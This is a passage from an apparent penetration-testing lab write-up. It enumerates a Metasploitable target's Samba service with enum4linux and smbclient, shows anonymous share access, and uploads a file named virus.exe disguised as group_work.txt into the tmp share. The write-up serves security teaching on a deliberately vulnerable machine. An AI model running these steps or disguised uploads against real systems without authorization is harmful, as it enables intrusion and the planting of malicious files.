S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)
```


By using the -a flag, you perform a comprehensive enumeration of the target system at 172.17.0.2. This option runs all of enum4linux’s individual modules in a single execution, including user enumeration, share listing, password policy retrieval, and other available checks.

As a result, the tool produces a single, consolidated report that provides a broad overview of the target’s security posture. This approach is useful during initial reconnaissance, as it quickly highlights misconfigurations, exposed resources, and potential entry points without the need to run each enumeration option separately.



```
┌──(root㉿Kali)-[/home/kali]
└─# smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

┌──(root㉿Kali)-[/home/kali]
└─#
```


By running smbclient -L //172.17.0.2/, you move from broad enumeration to direct interaction with the SMB service on the target system. The message "Anonymous login successful" confirms that the server permits unauthenticated access, which is a serious security misconfiguration. This allows any user on the network to query and view available SMB shares without providing credentials, validating the anonymous access previously identified with enum4linux.



```
┌──(root㉿Kali)-[/home/kali]
└─# smbclient  //172.17.0.2/print$
Password for [WORKGROUP\root]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿Kali)-[/home/kali]
└─# smbclient  //172.17.0.2/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

The access denied response on the print$ share confirms that, although the server permits anonymous SMB connections, permission controls are still enforced on certain administrative or system-related shares. The NT_STATUS_ACCESS_DENIED message indicates that these resources require valid credentials and are not exposed to unauthenticated users, which aligns with standard security behavior.

In contrast, the connection to //172.17.0.2/tmp is successful. The server accepts the session using anonymous authentication, requiring no username or password. Reaching the smb: \> prompt places you in an interactive SMB shell, allowing you to list, download, or upload files within the remote tmp directory, making it a clear and accessible entry point for further analysis.



```
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.2 kb/s) (average 0.2 kb/s)
smb: \> dir
  .                                   D        0  Fri Dec 19 14:17:33 2025
  ..                                 DR        0  Mon Aug 14 10:39:59 2023
  .X11-unix                          DH        0  Mon Aug 14 10:35:14 2023
  .ICE-unix                          DH        0  Sun Jan 28 03:08:08 2018
  .X0-lock                           HR       11  Mon Aug 14 10:35:14 2023
  gconfd-msfadmin                    DR        0  Fri Dec 19 11:25:32 2025
  orbit-msfadmin                     DR        0  Fri Dec 19 11:25:32 2025
  716.jsvc_up                         R        0  Sun Dec 14 19:46:42 2025
  686.jsvc_up                         R        0  Wed Dec  3 19:09:24 2025
  695.jsvc_up                         R        0  Mon Dec  8 15:54:34 2025
  682.jsvc_up                         R        0  Mon Aug 14 10:35:26 2023
  group_work.txt                      A       20  Fri Dec 19 14:17:33 2025
  694.jsvc_up                         R        0  Fri Dec 19 06:51:06 2025
  826.jsvc_up                         R        0  Sun Jan 28 07:08:40 2018
  810.jsvc_up                         R        0  Sun Jan 28 03:54:31 2018
  1582.jsvc_up                        R        0  Sun Jan 28 04:01:49 2018
  1823.jsvc_up                        R        0  Sun Jan 28 02:57:44 2018
```

In this final stage, demonstrate write access to the target by successfully modifying its remote file system through the SMB tmp share. Using the put command, uploading a local file while renaming it during transfer, and the successful completion confirms that the share allows unauthenticated file uploads. This marks a critical transition from passive enumeration to active interaction, proving that the server accepts inbound files from anonymous users.

The directory listing confirms the presence of the uploaded file on the target and provides additional insight into the system

CONCLUSION

Enum4linux, SET, and BeEF work together to demonstrate how technical misconfigurations and human factors can be exploited during a penetration test. Enum4linux exposes weaknesses in Windows and Samba services, such as anonymous access and exposed shares, providing valuable reconnaissance data.

SET and BeEF then show how social engineering and browser exploitation can extend these weaknesses into full attack chains. Together, these tools highlight the importance of proper system hardening, secure configurations, and user awareness to effectively reduce security risks.